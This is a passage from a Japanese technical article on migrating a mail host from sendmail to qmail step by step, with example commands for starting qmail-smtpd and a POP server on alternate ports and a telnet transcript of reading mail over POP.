を運営するため，という目的もあった。sendmailでは1000人規模のメーリング・リストでさえ，配送を完了するまで数時間かかることがある。数万人規模のメーリン・グリストだと，まったく使いものにならない。

qmailは，外部への配送を担当するのはqmail-remoteプログラムだけであり極めて軽い。デフォルトで20本のSMTP接続を並行して行なうが，一世代以上前のPCでさえ同時に60並列のSMTP接続が可能である。配送するメーリング・リストの規模に合わせて並列数を調節すると良い。

qmailは，1000人規模のメーリング・リストならば，数分程度で配送を完了する。数万人規模のメーリング・リストでも使われているようである。

（5）sendmailからの移行が簡単

sendmailが動いているホストに，qmailをインストールして実行してみることが可能である。したがって，sendmailを使いつつ徐々にqmailへ移行することができる。ここでは，sendmailがSMTPサーバーとして動き，sendmail用のPOPサーバーが動いていたホストtoyokawa.gcd.orgでqmailへ移行する例について説明する。

ただしこのホストはファイア・ウオールで守られたLAN上にあるものとする。インターネットから直接アクセス可能なホストの場合は，セキュリティを考慮する必要がある。例えば，APOPでない普通のPOPサーバーをインターネッ

トからアクセスできるところに置いてはいけない。

qmailをインストールし，主要な設定ファイルを書いたら，まずqmail-startプログラムで起動する。この段階ではqmail-smtpdプログラムは動かないので，SMTP接続を受け付けることはない。したがって，他のホストからのメールはsendmailが受信する。もちろんパソコン上のMUAを使って送信したメールも，sendmailが受けとって送信する。つまり今までのメールの配送は全く影響を受けない。

例：

```
/var/qmail/bin/qmail-start ./Mailbox \
       splogger qmail
```

この状態で，qmail-injectプログラムを使えば，qmailを使った送信のテストができる。さまざまなあて先に対して配送が正しく行なわれるか確認する。また，ローカル・ユーザーそれぞれに対し，好みに応じて~/.qmailを設定させた上で，ローカル・ユーザー宛にqmail-injectを使ってメールを送ってみる。

次にsendmailプログラムを，qmailに付属するsendmailラッパーで置き換える。ただしデーモン（SMTPサーバー）として走らせるsendmailは置き換えない。

置き換えるのはMUAとして使われるsendmailだけである。例えば次のようにすると良いだろう。sendmailのパスを/usr/sbin/sendmailと仮定すると，

・/usr/sbin/sendmailのファイル名を
/usr/sbin/sendmail.daemon に変更
・マシンのブート時に/usr/sbin/sendmailを
デーモン・モードで起動しているスクリプトを，
/usr/sbin/sendmail.daemonを
デーモン・モード起動するように変更
・qmailに付属のsendmailラッパーへの
シンボリックリンクを/usr/sbin/sendmailに置く

例：

```
ln -s /var/qmail/bin/sendmail \
          /usr/sbin/sendmail
```

この段階で，/usr/sbin/sendmailを呼び出すタイプのMUAは，送信にqmailを使うことになる。もしUUCPを使っているならば，UUCP経由で受信したメールも，qmail経由になる。

次に，qmail-smtpdを25番ポート以外のポート（25番ポートはデーモン・モードのsendmailが使っているため）例えば10025番ポートで立ち上げる。

例:

```
/bin/tcpserver -x/var/qmail/control/tcprules.dat \
          toyokawa.gcd.org 10025 \
                /var/qmail/bin/rblsmtpd \
                     /var/qmail/bin/qmail-smtpd &
```

telnetコマンドを使って10025番ポートにつなぎ，**図2**と同様にしてメールを送信してみる。

MUAの中には，送信用SMTPサーバーのポートを任意に設定できるものがある（例えばMew+IM）。そのようなMUAを使っているユーザーは，SMTPサーバーのポートを10025番に変更することにより，qmailを使って送信できる。

あるいは，MLサーバーの中にもSMTPサーバーのポートを容易に変更可能なものがあるので，この段階で一部のMLをqmail経由で配送するように変更しても良いだろう。

さらに，qmail用のPOPサーバーを110番ポート以外のポート，例えば10110番ポートで立ち上げる。

例：

```
/bin/tcpserver toyokawa.gcd.org 10110 \
/var/qmail/bin/qmail-popup toyokawa.gcd.org \
    /bin/checkpassword \
        /var/qmail/bin/qmail-pop3d Maildir &
```

telnetコマンドを使って10110番ポートにつなぎ，メールを読んでみる（**図8**）。

MUAの中には，受信用のPOPサーバーのポートを任意に設定できるものがある（例えばMew+IM）。そのようなMUAを使っているユーザーは，POPサーバーのポートを10110番に変更することにより，qmail経由で受信することができる。

以上，十分に動作確認できたら，デーモン・モードで

動いているsendmailおよびsendmail用のPOPサーバーを殺し（inetdから呼び出している場合は，inetd.confの該当する行をコメントアウトする），qmail-smtpdを25番ポートで，qmail用のPOPサーバーを110番ポートで，それぞれ起動する。

これでqmailへの移行が完了した。setuidビットが立ったままの/usr/sbin/sendmail.daemonを放置するとセキュリティ上の脅威となるので，削除するかchmod 0 /usr/sbin/sendmail.daemonを実行しておく。

（仙石 浩明）

```
    ozenji:/home/sengoku % telnet toyokawa.gcd.org 10110
    Trying 210.161.209.178...
    Connected to toyokawa.gcd.org.
    Escape character is '^]'.
 1  +OK <2608.946652520@toyokawa.gcd.org>
 2  USER sengoku
 3  +OK Password required for sengoku
 4  PASS ********
 5  +OK
 6  LIST
 7  +OK
 8  1 566
 9  .
10  RETR 1
11  +OK
12  Return-Path: <postmaster@gcd.org>
13  Delivered-To: sengoku@gcd.org
14  Received: (qmail 2541 invoked from network); 01 Jan 2000 00:01:02 +0900
15  Received: from ozenji.gcd.org (sengoku@192.168.1.4)
16    by toyokawa.gcd.org with SMTP; 01 Jan 2000 00:01:02 +0900
17  Subject: test
18  From: postmaster@gcd.org
19  To: sengoku@gcd.org
20  Date: Sat, 01 Jan 2000 00:01:02 +0900
21
22  仙石です。これは SMTP 説明用のテストメールです。
23
24  #5403.                                                    仙石 浩明
25  http://www.gcd.org/sengoku/            Hiroaki Sengoku <sengoku@gcd.org>
26
27  .
28  QUIT
29  +OK
    Connection closed by foreign host.
```

図8　POPでメールを読む